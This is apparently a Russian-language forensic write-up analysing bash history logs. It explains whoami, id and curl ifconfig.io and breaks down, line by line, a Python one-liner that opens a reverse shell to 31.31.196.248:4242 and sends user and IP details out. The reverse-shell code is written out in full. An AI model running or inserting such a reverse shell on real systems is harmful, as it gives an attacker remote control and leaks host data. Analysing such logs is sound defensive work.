


В логах bash history у нас обнаружены вызовы 4 команд:

- 1) `python -c '...'` (строку, заданную здесь многоточием для краткости рассмотрим чуть далее). Данная команда выполняет код на языке python переданный в виде строки.
- 2) `whoami`. Данная команда выводит имя пользователя, ассоциированное с текущим эффективным идентификатором пользователя.
- 3) `id`. Данная команда выводит идентификаторы пользователя (UID) и первичной группы (GID) для текущего пользователя, а также список всех групп, в которые он входит. Выглядит это, например, следующим образом:



```
File Machine View Input Devices Help
1 2 3 4
aushakov@kalilabs: ~
aushakov@kalilabs: ~$ id
uid=1000(aushakov) gid=1000(aushakov) группы=1000(aushakov),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),116(bluetooth),121(wireshark),123(lpadmin),129(scanner),134(vboxsf),135(kaboxer)
aushakov@kalilabs: ~$
```

- 4) `curl ifconfig.io`. Данная команда отправляет GET запрос на ресурс с доменным именем `ifconfig.io` (<https://ifconfig.io/>). Данный ресурс возвращает информацию о белом IP адресе хоста, по которому он подключен к сети интернет. Выглядит это, например, следующим образом:

What is my ip address? - ifconfig.io

For me on GitHub

Your Connection	
IP Address	46.48.113.208
Remote Host	46.48.113.208-FTTB.planeta.tc
Country Code	RU
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Port	63684
Language	ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,bg;q=0.6
Referer	
Method	GET
Encoding	gzip, br
MIME Type	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Forwarded-For	46.48.113.208

Simple cURL API!	
\$ curl ifconfig.io	46.48.113.208
\$ curl ifconfig.io/ip	46.48.113.208
\$ curl ifconfig.io/host	46.48.113.208-FTTB.planeta.tc
\$ curl ifconfig.io/country_code	RU
\$ curl ifconfig.io/ua	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
\$ curl ifconfig.io/port	63684
\$ curl ifconfig.io/lang	ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,bg;q=0.6
\$ curl ifconfig.io/encoding	gzip, br
\$ curl ifconfig.io/mime	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Рассмотрим теперь более подробно код на языке python, который выполняет первая команда (python -c '.'). Код на языке python можно записать в одну строку, если в качестве разделителя используется символ точка с запятой (обычно, в качестве разделителя используется символ новой строки). Давайте перепишем его в обычном виде с указанием номеров строк и проанализируем его:

- 1) **import socket,os,pty** - в данной строке происходит импорт модулей socket,os,pty для дальнейшего использования их в коде
- 2) **s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)** - в данной строке происходит создание TCP сокета
- 3) **s.connect(("31.31.196.248",4242))** - в данной строке происходит соединение с удаленным IP адресом 31.31.196.248 и портом 4242
- 4) **os.dup2(s.fileno(),0)** - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 0 (стандартный ввод)
- 5) **os.dup2(s.fileno(),1)** - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 1 (стандартный вывод)
- 6) **os.dup2(s.fileno(),2)** - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 2 (стандартный вывод ошибок)
- 7) **pty.spawn("/bin/sh")** - в данной строке происходит создание нового процесса для терминала (для командного интерпретатора **/bin/sh**) - установка reverse shell

Теперь давайте соберем все вместе:

- 1) Происходит создание TCP сокета
- 2) Этот TCP сокет устанавливает соединение с удаленным IP адресом 31.31.196.248 и портом 4242

- 3) Происходит дублирование файлового дескриптора сокета в файловые дескрипторы с номерами 0 (стандартный ввод), 1 (стандартный вывод) и 2 (стандартный вывод ошибок). Это означает, что любое взаимодействие с командами будет происходить через открытый сокет
- 4) Происходит создание нового процесса для терминала (для командного интерпретатора /bin/sh) - установка reverse shell
- 5) В терминале запускается команда whoami. Эта команда выводит имя пользователя, ассоциированное с текущим эффективным идентификатором пользователя. Эта информация отправляется через сокет.
- 6) В терминале запускается команда id. Эта команда выводит идентификаторы пользователя (UID) и первичной группы (GID) для текущего пользователя, а также список всех групп, в которые он входит. Эта информация отправляется через сокет.
- 7) В терминале запускается команда curl ifconfig.io. Эта команда отправляет GET запрос на ресурс с доменным именем ifconfig.io (<https://ifconfig.io/>). Данный ресурс возвращает информацию о белом IP адресе хоста, по которому он подключен к сети интернет. Эта информация отправляется через сокет.

Вывод: в логах bash history мы обнаруживаем установку reverse shell через сеть для удаленного адреса 31.31.196.248 и передачу на него информации о текущем пользователе (имя пользователя; идентификаторы пользователя (UID) и первичной группы (GID) а также список всех групп, в которые он входит; информацию о белом IP адресе хоста, по которому он подключен к сети интернет).